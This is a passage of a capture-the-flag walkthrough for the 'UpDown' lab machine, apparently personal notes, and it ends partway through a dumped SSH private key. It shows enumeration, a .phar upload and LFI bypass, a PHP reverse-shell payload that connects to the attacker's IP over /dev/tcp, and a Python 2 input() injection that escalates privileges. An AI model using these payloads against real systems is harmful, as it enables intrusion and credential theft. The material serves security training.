

external enum

rustscan

```
# Nmap 7.98 scan initiated Wed Jan 21 14:01:34 2026 as: /usr/lib/nmap/nmap
--privileged -vvv -p 22,80 -4 -sCV -oN rustscan.txt 10.129.48.183
Nmap scan report for 10.129.48.183
Host is up, received echo-reply ttl 63 (0.23s latency).
Scanned at 2026-01-21 14:01:36 +08 for 26s

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGBgQDl7j17X/EWcm1MwzD7sK0FZyTUggWH1RRgwFbAK+B6R2
8x470JjQW8V04tCjTyvqKBzpgg7r98xNEykmvnMr0V9eUhg6zf04GfS/gudDF3Fbr3XnZ0srMm
ryChQdkMyZQK1HULbqRij1tdHaxbIGbG5CmIxbh69mMwB0linQINCStytTvZq4btP5xSMd8pyz
uZdqw3Z580RSnJAorhBXAmVa91260oLx7AzL0a03lqgWjo/wwwd3FmcYxAdOjKFbIRiZK/f7RJH
ty9P2WhhmZ6mZBSTAvIJ36Kb4Z0NuZ+ztFZCCDEw3z3bVXSVR/cp0Z0186gkZv8w8cp/ZHbtJB
/nofzEBEeIK8gZqeFc/hwrySA6yBbSg0FYmXSvUuKgtjTgbZvgog66h+98XUgXheX1YPDcnUU6
6zcZbGsSM1aw1sMqB1vHhd2LGeY8UeQ1pr+lppDwMgce8D0141tj+ozjJouy19Tk9BB46FNJ4
3Jl58CbLPdHUcWeMbjwauMrw0=
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKMJ3/md06ho+1RKACqh2T
8urLkt1ST6yJ9EXEKuJh0UI/zFcIffzU0eiD2ZHphWyvRDIqm7ikVvNFmigSBUpXI=
|   256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIL1VZrZbtNuK2LKeBBzfz0gywG4oYxgPl+s5QENjani1
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Is my Website up ?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Jan 21 14:02:02 2026 -- 1 IP address (1 host up)
scanned in 27.62 seconds
```

whatweb

File: whatweb.txt

```
1 | http://10.129.48.183 [200 OK] Apache[2.4.41], Country[RESERVED]
  | [ZZ], HTML5, HTTPServer[Ubuntu Linux]
  | [Apache/2.4.41 (Ubuntu)], IP[10.129.48.183], Title[Is my Website
up ?], X-UA-Compatible[chrome=1]
```

curl

```
url -v http://10.129.48.183
curl -v http://10.129.48.183
14:16:57
* Trying 10.129.48.183:80 ...
* Established connection to 10.129.48.183 (10.129.48.183 port 80) from
10.10.16.219 port 46064
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.129.48.183
> User-Agent: curl/8.18.0-rc3
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Wed, 21 Jan 2026 06:16:58 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 1131
< Content-Type: text/html; charset=UTF-8
<
<!DOCTYPE html>
<html>

  <head>
    <meta charset='utf-8' />
    <meta http-equiv="X-UA-Compatible" content="chrome=1" />
    <link rel="stylesheet" type="text/css" media="screen"
href="stylesheet.css">
    <title>Is my Website up ?</title>
  </head>

  <body>
```

```

<div id="header_wrap" class="outer">
  <header class="inner">
    <h1 id="project_title">Welcome,<br> Is My Website UP ?</h1>
    <h2 id="project_tagline">Here you can check if your website is
up or down.</h2>
  </header>
</div>

<div id="main_content_wrap" class="outer">
  <section id="main_content" class="inner">
    <form method="POST">
      <label>Website to check:</label><br><br>
      <input type="text" name="site" value=""
placeholder="http://google.com">
      <input type="checkbox" id="debug" name="debug" value="1">
      <label for="debug"> Debug mode (On/Off) </label><br>
      <input type="submit" value="Check">
    </form>

  </section>
</div>

<div id="footer_wrap" class="outer">
  <footer class="inner">
    <p class="copyright">siteisup.htb</p><br>
  </footer>
</div>

</body>
* Connection #0 to host 10.129.48.183:80 left intact
</html>%

```

Port Discovery (RustScan/Nmap)

I performed an initial port discovery using RustScan, followed by a service version and default script scan via Nmap.

Command Executed:

```

sudo nmap -sCV -p 22,80 10.129.48.183 -oN nmap_initial.txt
Port      State  Service Version
22  Open   SSH    OpenSSH 8.2p1 (Ubuntu)
80  Open   HTTP    Apache httpd 2.4.41

```

port 80

Welcome,
Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

☐ Debug mode (On/Off)

siteisup.htb

Welcome,
Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

☒ Debug mode (On/Off)

siteisup.htb

```
> nc -nvlp 4444
nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.219] from (UNKNOWN) [10.129.48.183] 50388
GET / HTTP/1.1
Host: 10.10.16.219:4444
User-Agent: siteisup.htb
Accept: */*
```

nothing interesting here lets enumerate more .

Observation

Upon inspecting the landing page of the target (<http://10.129.48.183>), a specific hostname was identified in the footer of the application.

Finding: `siteisup.htb`

The presence of a hostname in the footer strongly suggests that the server is utilizing **Virtual Hosting**.

- **The Problem:** Direct IP-based requests may return default server pages or restricted content.
- **The Hack:** To interact with the full application logic, I must map this hostname to the target IP address in my local `/etc/hosts` file. This ensures that every request sent via my browser or Burp Suite includes the correct `Host: siteisup.htb` header.

Execution: Local DNS Mapping


I updated my local resolution file to enable proper communication with the target application:

```
# Command:
echo "10.129.48.183  siteisup.htb" | sudo tee -a /etc/hosts

# Verification:
ping -c 2 siteisup.htb
```

ffuf

```
ffuf -u http://siteisup.htb/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -fs 1131 -o
ffuf-port-80.txt
ffuf -u http://siteisup.htb/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -fs 1131 -o
ffuf-port-80.txt                                     14:33:37
```

The ASCII art logo for ffuf, featuring a stylized 'f' shape composed of various symbols like backslashes, forward slashes, and underscores.

v2.1.0-dev

```
:: Method      : GET
:: URL         : http://siteisup.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
:: Output file  : ffuf-port-80.txt
:: File format  : json
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response size: 1131
```

```
.htpasswd      [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 179ms]
.hta           [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 181ms]
.htaccess      [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 179ms]
dev            [Status: 301, Size: 310, Words: 20, Lines: 10,
Duration: 178ms]
server-status  [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 239ms]
:: Progress: [4750/4750] :: Job [1/1] :: 153 req/sec :: Duration:
[0:00:24] :: Errors: 0 ::
```

Raw FFUF Evidence:

```
# Command:
ffuf -u http://siteisup.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -fs 1131

# Output:
.htpasswd      [Status: 403, Size: 277]
.htaccess      [Status: 403, Size: 277]
dev            [Status: 301, Size: 310]
```

ffuf dev

```
ffuf -u http://siteisup.htb/dev/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -mc 200,301,302 -o ffuf-dev.txt
14:36:59
```



```
. [Status: 200, Size: 0, Words: 1, Lines: 1,
Duration: 180ms]
.git [Status: 301, Size: 315, Words: 20, Lines: 10,
Duration: 175ms]
```

Finding:
During enumeration, an exposed .git directory was discovered at

`http://siteisup.htb/dev/.git`. This indicates that the web application's Git repository may be accessible to attackers, potentially leaking source code, configuration files, or credentials.

Recommendation:

To further investigate exposed `.git` directories in authorized penetration tests or CTF environments, the open-source GitTools suite can be used.

GitTools includes `gitdumper`, which automates downloading and reconstructing repositories from accessible `.git` folders.

Reference:

- GitTools (Internetwache): <https://github.com/internetwache/GitTools>
or

Run the `pip3 install` command.

Run `git-dumper` using the URL from your FFUF scan.

```
git-dumper http://siteisup.htb/dev/.git/ .
```

.git

.htaccess

```
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
```

we need to add (Special-Dev "only4dev") to burp

admin.php

```
<?php
if(DIRECTACCESS){
    die("Access Denied");
}

#ToDo
?>
```

.checker.php


```

<?php
if(DIRECTACCESS){
    die("Access Denied");
}
?>
<!DOCTYPE html>
<html>

    <head>
        <meta charset='utf-8' />
        <meta http-equiv="X-UA-Compatible" content="chrome=1" />
        <link rel="stylesheet" type="text/css" media="screen"
href="stylesheet.css">
        <title>Is my Website up ? (beta version)</title>
    </head>

    <body>

        <div id="header_wrap" class="outer">
            <header class="inner">
                <h1 id="project_title">Welcome,<br> Is My Website UP ?</h1>
                <h2 id="project_tagline">In this version you are able to scan a
list of websites !</h2>
            </header>
        </div>

        <div id="main_content_wrap" class="outer">
            <section id="main_content" class="inner">
                <form method="post" enctype="multipart/form-data">
                    <label>List of websites to check:</label><br><br>
                    <input type="file" name="file" size="50">
                    <input name="check" type="submit" value="Check">
                </form>

<?php

function isitup($url){
    $ch=curl_init();
    curl_setopt($ch, CURLOPT_URL, trim($url));
    curl_setopt($ch, CURLOPT_USERAGENT, "siteisup.htb beta");
    curl_setopt($ch, CURLOPT_HEADER, 1);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt($ch, CURLOPT_TIMEOUT, 30);

```

```

    $f = curl_exec($ch);
    $header = curl_getinfo($ch);
    if($f AND $header['http_code'] == 200){
        return array(true,$f);
    }else{
        return false;
    }
    curl_close($ch);
}

if($_POST['check']){

    # File size must be less than 10kb.
    if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
    $file = $_FILES['file']['name'];

    # Check if extension is allowed.
    $ext = getExtension($file);
    if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
        die("Extension not allowed!");
    }

    # Create directory to upload our file.
    $dir = "uploads/".md5(time())."/";
    if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }

    # Upload the file.
    $final_path = $dir.$file;
    move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

    # Read the uploaded file.
    $websites = explode("\n",file_get_contents($final_path));

    foreach($websites as $site){
        $site=trim($site);
        if(!preg_match("#file://#i",$site) &&
!preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
            $check=isitup($site);
            if($check){
                echo "<center>{$site}<br><font color='green'>is up
^_^</font></center>";
            }
        }
    }
}

```

```

        }else{
            echo "<center>{$site}<br><font color='red'>seems to be
down :(</font></center>";
        }
    }else{
        echo "<center><font color='red'>Hacking attempt was detected !
</font></center>";
    }
}

# Delete the uploaded file.
@unlink($final_path);
}

function getExtension($file) {
    $extension = strrpos($file, ".");
    return ($extension === false) ? "" : substr($file, $extension+1);
}
?>

</section>
</div>

<div id="footer_wrap" class="outer">
    <footer class="inner">
        <p class="copyright">siteisup.htb (beta)</p><br>
        <a class="changelog" href="changelog.txt">changelog.txt</a><br>
    </footer>
</div>

</body>
</html>

```

file info

```

# File size must be less than 10kb.
if ($_FILES['file']['size'] > 10000) {
    die("File too large!");
}
$file = $_FILES['file']['name'];

# Check if extension is allowed.
$ext = getExtension($file);
if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|c
gzip|tar/i", $ext)){
    die("Extension not allowed!");
}

```

index.php

```
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<?php
    define("DIRECTACCESS",false);
    $page=$_GET['page'];
    if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
        include($_GET['page'] . ".php");
    }else{
        include("checker.php");
    }
?>
```

git log

```
commit 354fe069f6205af09f26c99cfe2457dea3eb6a6c
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 17:28:48 2021 +0200

    Delete .htpasswd

commit 8812785e31c879261050e72e20f298ae8c43b565
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:38:54 2021 +0200

    New technique in header to protect our dev vhost.

commit bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:37:20 2021 +0200

    Update .htaccess

    New technique in header to protect our dev vhost.
```

During analysis of the reconstructed Git repository, several commit messages authored by Abdou.Y indicate deliberate efforts to secure a development virtual host (). Notably:

- Commit:

Message: Update .htaccess – New technique in header to protect our dev vhost.

- Commit:

Message: New technique in header to protect our dev vhost.

ffuf vhost or subdomain

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-u http://siteisup.htb -H "Host: FUZZ.siteisup.htb" -fs 1131 -o ffuf-
subdomain.txt 15:18:52
```

```
/'__\ /'__\ /'__\
^ \_/ ^ \_/ _ _ ^ \_/
\ \ ,_\\ \ \ ,_\\ \ \ ,_\\
\ \ \_/ \ \ \_/ \ \ \_/ \ \ \_/
\ \ \_/ \ \ \_/ \ \ \_/ \ \ \_/
\ \ \_/ \ \ \_/ \ \ \_/ \ \ \_/
```

v2.1.0-dev


```
:: Method      : GET
:: URL         : http://siteisup.htb
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-
top1million-5000.txt
:: Header      : Host: FUZZ.siteisup.htb
:: Output file  : ffuf-subdomain.txt
:: File format  : json
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-
299,301,302,307,401,403,405,500
:: Filter       : Response size: 1131
```

```
dev [Status: 403, Size: 281, Words: 20, Lines: 10,
Duration: 4200ms]
:: Progress: [4989/4989] :: Job [1/1] :: 172 req/sec :: Duration:
[0:00:31] :: Errors: 0 ::
```

Add the subdomain to your file to enable direct access:



```
echo "10.129.48.183 dev.siteisup.htb" | sudo tee -a /etc/hosts
```

initial foothold



Vulnerability Analysis

- **Access Bypass:** Custom HTTP Header (`Special-Dev: only4dev`) identified in `.htaccess` .
- **Insecure File Upload:** Blacklist-based extension check in `checker.php` fails to block `.phar` files.



Observation

The development environment (`dev.siteisup.htb`) provides a file upload utility. Source code analysis of `checker.php` revealed an extension blacklist that omits the `.phar` extension.

Logic: Why this works

1. ****Bypass:**** The application allows `.phar` files but prevents `.php`.
2. ****Execution:**** The `index.php` file is vulnerable to Local File Inclusion (LFI).
3. ****The Wrapper:**** By using the `phar://` stream wrapper, we can force the server to look inside our uploaded archive and execute the PHP code hidden within.

🛠 Execution: The "Hello World" Test

1. Crafted a PHP PoC inside a ZIP archive named `test.phar`.
2. Uploaded the archive to the server.
3. Triggered execution by navigating to the following URL:
``http://dev.siteisup.htb/index.php?`
page=phar://uploads/[HASH]/test.phar/test``

<https://www.php.net/manual/en/phar.using.intro.php>

<https://book.hacktricks.wiki/af/pentesting-web/file-inclusion/phar-deserialization.html>

```
> echo "<?php echo '<p>Hello world! </p>'; ?>" > test.php
echo "<?php echo '<p>Hello world! </p>'; ?>" > test.php
> zip test.phar test.php
zip test.phar test.php
adding: test.php (stored 0%)
```

```
echo "<?php echo '<p>Hello world! </p>'; ?>" > test.php
```

```
zip test.phar test.php
```

← → ↻ ⚠ Not secure dev.siteisup.htb/index.php?page=phar://uploads/17b844fa00e0f2f30ea05380713c8a60/test.phar/test

This is only for developers

[Admin Panel](#)

Hello world!

[http://dev.siteisup.htb/index.php?page=phar://uploads/\[HASH\]/test.phar/test](http://dev.siteisup.htb/index.php?page=phar://uploads/[HASH]/test.phar/test)

Before attempting to deploy a reverse shell payload, it is critical to first confirm how the application handles uploaded PHP files and what level of execution is possible. This ensures that exploitation is controlled, reproducible, and minimizes noise.

```
phpinfo();
?>
```

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,pass thru,link,symlink,syslog,ld,mail,stream_socket_sendto,dstream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,pass thru,link,symlink,syslog,ld,mail,stream_socket_sendto,dstream_socket_client,fsockopen
--------------------------	---	---

<https://github.com/teambi0s/dfunc-bypasser>

```
> python2 /home/kali/opt/dfunc-bypasser/dfunc-bypasser.py --file info.txt
python2 /home/kali/opt/dfunc-bypasser/dfunc-bypasser.py --file info.txt 16:33:17
arg_separator.output &
auto_append_file
auto_globals_jit On
auto_prepend_file
browser :
default_charset UTF-8
default_mimetype text/html
disable_classes
disable_functions pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,pass thru,link,symlink,syslog,ld,mail,stream_socket_sendto,dstream_socket_client,fsockopen
authors: __c3rb3ru5__, $SpyD3r$

Please add the following functions in your disable_functions option:
proc_open
IT PHP-FPM is there stream_socket_sendto,stream_socket_client,fsockopen can also be used to be exploit by poisoning the request to the unix socket
replay_startup_errors Off
~/boxes/try-hard/foothold > loc root
```

rev

```
<?php
$shell = 'bash -c "bash -i >& /dev/tcp/10.10.16.219/4444 0>&1"';

$descriptorspec = array(
    0 => array("pipe", "r"), // stdin
    1 => array("pipe", "w"), // stdout
    2 => array("pipe", "w") // stderr
);

$process = proc_open($shell, $descriptorspec, $pipes);
```



```

if (!is_resource($process)) {
    echo "ERROR: Can't spawn shell";
    exit(1);
}
?>

```

internal

```

> nc -nvlp 4444
nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.219] from (UNKNOWN) [10.129.48.183] 50860
bash: cannot set terminal process group (894): Inappropriate ioctl for device
bash: no job control in this shell
www-data@updown:/var/www/dev$

www-data@updown:/home/developers$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@updown:/home/developer$ whoami
www-data
www-data@updown:/home/developers$

```

After successfully obtaining a reverse shell through the vulnerable PHP upload functionality, the shell was spawned under the `www-data` account. This is the default web server user in many Linux environments.

Observation:

- The `www-data` account has restricted privileges.
- Attempts to access sensitive files such as `/etc/passwd` were denied due to insufficient permissions.
- This confirms that initial access is limited to a low-privileged web service account.

```

www-data@updown:/home/developers$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/at
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/home/developer/dev/siteisup
www-data@updown:/home/developers$

```

```

www-data@updown:/home/developers$ cd /home/developer/dev/
cd /home/developer/dev/
www-data@updown:/home/developer/dev$ ls -la
ls -la
total 32
drwxr-x-- 2 developer www-data 4096 Jun 22 2022 .
drwxr-xr-x 6 developer developer 4096 Aug 30 2022 ..
-rw-r-x-- 1 developer www-data 16928 Jun 22 2022 siteisup
-rwxr-x-- 1 developer www-data 154 Jun 22 2022 siteisup_test.py
www-data@updown:/home/developer/dev$ cat siteisup_test.py
cat siteisup_test.py
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
    print "Website is up"
else:
    print "Website is down"www-data@updown:/home/developer/dev$

```

While analyzing the siteisup_test.py script located in /home/developer/dev/, it was observed that the code uses the print statement without parentheses:

```

if page.status_code == 200:
    print "Website is up"
else:
    print "Website is down"

```

This syntax is valid only in Python 2, and would raise a SyntaxError in Python 3. Based on this, we confirmed that the system is running Python 2.x, which has important implications for exploitation.

<https://github.com/3ls3if/Cybersecurity-Notes/blob/main/real-world-and-and-ctf/scripts-and-systems/python2-input-vulnerability.md>

privesc

```

www-data@updown:/home/developer/dev$ ./siteisup
./siteisup
Welcome to 'siteisup.htb' application

Enter URL here: __import__('os').system('/bin/bash -p')
__import__('os').system('/bin/bash -p')
developer@updown:/home/developer/dev$ whoami
whoami
developer
developer@updown:/home/developer/dev$

```

```

cd .ssh
developer@updown:/home/developer/.ssh$ ls -la
ls -la
total 20
drwx----- 2 developer developer 4096 Aug 2 2022 .
drwxr-xr-x 6 developer developer 4096 Aug 30 2022 ..
-rw-rw-r-- 1 developer developer 572 Aug 2 2022 authorized_keys
-rw----- 1 developer developer 2602 Aug 2 2022 id_rsa
-rw-r--r-- 1 developer developer 572 Aug 2 2022 id_rsa.pub
developer@updown:/home/developer/.ssh$

```

```

cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktZjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAAblwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmvB40TWM8eu0n6F0zixTA1pQ39SpwYyrYCjKrDtp8g5E05EEcJw/
51ei9PFoNvzt7Uy3++6xDd95ugAdtuRL7qzA03x5Nkqnt2HgjKAP0r6ctIvMDph8JebF2
F9Sy4XrtfCP76+WpzmX7UtvGD0N1AY3+EGRp0b7q59X0pcPRnIUnxu2sN+vIXjfgvqiAY
oz0B5DeX8rb2bki6S301tM1VUDow7cCRbnBMglm2FXEJU9lEv9Py2D4BavFvoUqtT8aCo
srrKvTpAQkPrvfioShtIpo95Gfyx6Bj2MKJ6QuhiJK+02zYm0z2ujjCXuM3V4Jb0I1Ud+q
a+QtTsNQVpcIuct06xTFVXeEtPThaLI5KkXELx+TgwR0633jwRpfX1eVgLCxxYk5CapHu
u0nhUpICU1FXr6tV2uE1LiB5TJrCIx479Elbc1MPrgGCKsQVV8EesI7kk5A2SrnNMxLe2ck
Is0HQHxIciVCCIzB4R9Fb0Kd5KYzTHeZzjPwnU+FAAAFiHnDXHF5w1xxAAAAB3NzaC1yc2
EAAAGBAJrweNE1jPHrtJ+hTs4sUwNaUN/UqcGMq2Aoyqw7afI0RN0RBHCcP0taovTxaDb8
